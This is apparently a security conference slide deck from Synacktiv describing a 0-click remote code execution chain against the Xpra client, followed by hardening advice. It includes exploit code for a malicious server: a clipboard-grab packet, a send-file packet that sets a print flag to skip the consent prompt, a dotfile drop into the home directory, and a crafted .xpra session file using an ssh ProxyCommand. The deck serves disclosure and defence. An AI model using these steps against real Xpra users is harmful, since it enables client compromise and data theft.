SYNACKTIV

0-click server-to-client RCE in Xpra

GreHack 2026

13/11/2026

Whoami

SYNACKTIV



Thomas Borot

Pentester / Red Teamer

thomas.borot@synacktiv.com

Synacktiv

- French offensive security company
- 200 security experts
- 4 departments :
  - Pentest / Redteam
  - Reverse Engineering / Vulnerability Research
  - Development
  - Incident Response
- Hexacon & Entrypoint (grab your tickets!)

Overview


SYNACKTIV

- What is Xpra, the threat model and research question
- Xpra architecture and messaging
- Vulnerability analysis
- Demo
- Hardening methods

Xpra, threat model

What is Xpra?

SYNACKTIV




- "**Screen for X**": remote apps appear as *local* windows
- Far more than a pixel pipe:
  - **clipboard** sync (both ways)
  - **file transfer**, open files, open URL
  - audio, microphone, webcam, notifications, tray items
- `xpra attach tcp://host/`

Threat model: the server is untrusted

SYNACKTIV

One use case = one VM, Xpra is sometimes used to seemlessly interact with each applications as if the applications were on the host.



- The **server/VM** can run untrusted code
- VMs should not be aware of any of the host applications (X11 / Wayland forwarding not possible)
- Xpra is an attack surface to escape the virtual machine lockdown.

Research question

SYNACKTIV


> Can a **malicious Xpra server** get **code execution on the client**?

- Targets: Xpra **5.1.5** (LTS) and **6.1.0** (stable)
- Can we compromise the client in its default configuration?

Architecture, messaging and internals

Wire framing

SYNACKTIV




```
# Default configuration: all installed encoders are enabled
encodings = all
```

`xpra/net/protocol/header.py` :

```
header = struct.Struct(b'!BBBBL')  # 'P'+flags+level+index+size
FLAGS_BENCODE     = 0x0
FLAGS_RENCODE     = 0x1
FLAGS_YAML        = 0x4
FLAGS_RENCODEPLUS = 0x10
# level carries zlib / lz4 / brotli
```

- Encoder: **bencode / rencode / yaml**
- Every packet is a list, `packet[0]` is the type of packet

Generating a packet

SYNACKTIV

Example `frame()`:

```
def bencode(v):
    if isinstance(v, int):  return b"i%de" % v
    if isinstance(v, bytes):return b"%d:%s" % (len(v), v)
    if isinstance(v, list): return b"l"+b"".join(map(bencode,v))+b"e"
    ...  # dict, str, ...

def frame(packet):                      # 8-byte header + bencode
    payload = bencode(packet)
    return struct.pack(b"!BBBBL", ord("P"), 0, 0, 0, len(payload)) + payload
```

Here we chose `bencode` to encode `packet`.

```
# Default configuration: server can read and write clipboard
clipboard           = yes
clipboard-direction = both
```


Retrieve the xpra-client clipboard, in one call from the server:

```
conn.sendall(frame(
    ["clipboard-request", 1, "CLIPBOARD", "UTF8_STRING"]))
```

```
b'P\x00\x00\x00\x00\x00\x00\x33'
b'l17:clipboard-requesti1e9:CLIPBOARD11:UTF8_STRINGee'
```

How file transfer works in Xpra

SYNACKTIV



Client internal states:

- `files_requested[name]` : set at file selection
- `files_accepted[send_id]` : set at consent prompt

Three features share these messages and code: **files**, **printing** and **URLs** opening.

By default, file-tranfer is **enabled with a consent prompt**

Consent gate

SYNACKTIV

After consent, the `accept_data` function identifies which transfers have already been authorized.

```
    def accept_data(self, send_id, dtype, basefilename, printit, openit):
        req = self.files_accepted.pop(send_id, None)  # Set of files that are already accepted by the client
        if req is not None:
            return (False, req)
        if printit:
            if not self.printing or self.printing_ask:
                printit = False                       # Accepts the file, but does not reject it
        elif not self.file_transfer or self.file_transfer_ask:
            return None                               # Rejects the file
        if openit and (not self.open_files or self.open_files_ask):
            openit = False                            # Turn off file openning if the feature is disabled client-side
        return (printit, openit)
```

Vulnerability analysis

printit write bypass

SYNACKTIV

```
    if printit:
        if not self.printing or self.printing_ask:
            printit = False   # printer off -> silently save
    elif not self.file_transfer or self.file_transfer_ask:
        return None           # <-- reject lives HERE, skipped
```

Server sets **`printit=True`** on `send-file`.

If printing is off file printing is downgraded to a plain **save**.

If printing is on then file transfering is the **intended behavior**.

The `self.file_transfer_ask` (True by default) rejection never runs.

The malicious server just sets `printit=1`:

```
    conn.sendall(frame(["send-file",
        "file-upload.txt", "application/octet-stream",
        1,                # printit
        0,                # openit
        len(body), body, {}, "sid"]))
```

HOME dotfile drop

SYNACKTIV

Where does the file land?

```
    def do_get_download_dir() -> str:
        d = "~/Downloads"
        if not os.path.exists(os.path.expanduser(d)):
            return "~"
        return d
```

Files are dropped in `$HOME` when they do not have `~/Downloads` (systems installed in non-English languages).

That gives us code execution on some systems by writing `~/.bash_aliases` or other login dot-files, but we want something universal.


Bug-report feature

SYNACKTIV

The server can also send `control` commands to the client, which allows it to display a bug report.

```
    filename = "${XPRA_SERVER_LOG}"
    [...]
    self.files_requested[filename] = self.open_files
```

```
    # name in files_requested are accepted with no consent prompt
    rf = options.tupleget("request-file")
    if rf and len(rf) >= 2:
        argf, openit = rf[:2]
        openit = self.files_requested.pop(bytestostr(argf), None)
        if openit is not None:
            self.files_accepted[send_id] = openit  # auto-accept
            cb_answer(True); return                # no dialog
    [...]
    # Consent prompt
    self.ask_data_request(cb_answer, send_id, dtype, url, filesize, printit, openit)
```



If the client is in default configuration the file is fed to `xdg-open`.

RCE via `.xpra` session file

SYNACKTIV

`*.xpra` are xpra session files opened by `xpra_launcher %f` and registered with the `application/x-xpraconfig` MIME type.

We just need to send a malicious `.xpra` file.

```
mode           = ssh
host           = server.local
ssh_port       = 22
username       = user
ssh            = ssh -oProxyCommand=...
autoconnect    = yes
proxy_port     = 22
proxy_username = user
```

Demo

SYNACKTIV

```
# File: connect.xpra
speed=0
mode=tcp
host=server
port=10000
autoconnect=True
username=user
proxy_host=
proxy_password=
password=
min-quality=1
proxy_key=
encoding=auto
quality=0
min-speed=1
```

Hardening & mitigations

Hardening

SYNACKTIV

- Update xpra-client
- Turn off all features you do not absolutely need
- Change default command handlers (such as `xdg-open` or `lpinfo`)

```
clipboard = no
open-files = no
open-url = no
remote-logging = no
file-transfer = no
encodings = rgb
video-encoders =
video-decoders =
compressors = none,zlib
packet-encoders = rencodeplus
open-command = "/usr/bin/false"
lpinfo = "/usr/bin/false"
```

Filter inbound packets before parsing:

```
    def allowlist_packet(self, packet_type: str) -> bool:
        security_logger("Got incoming packet_type: %s", packet_type)
        allowed_packets = frozenset({
            "cursor",
            "draw",
            [...]
            "pointer-grab", "pointer-ungrab",
        })
        if packet_type in allowed_packets:
            return True
        security_logger("Unauthorized incoming packet: %s", packet_type)
        return False
```

Thanks! Any questions?

SYNACKTIV

https://www.synacktiv.com/advisories/multiple-vulnerabilities-in-the-xpra-client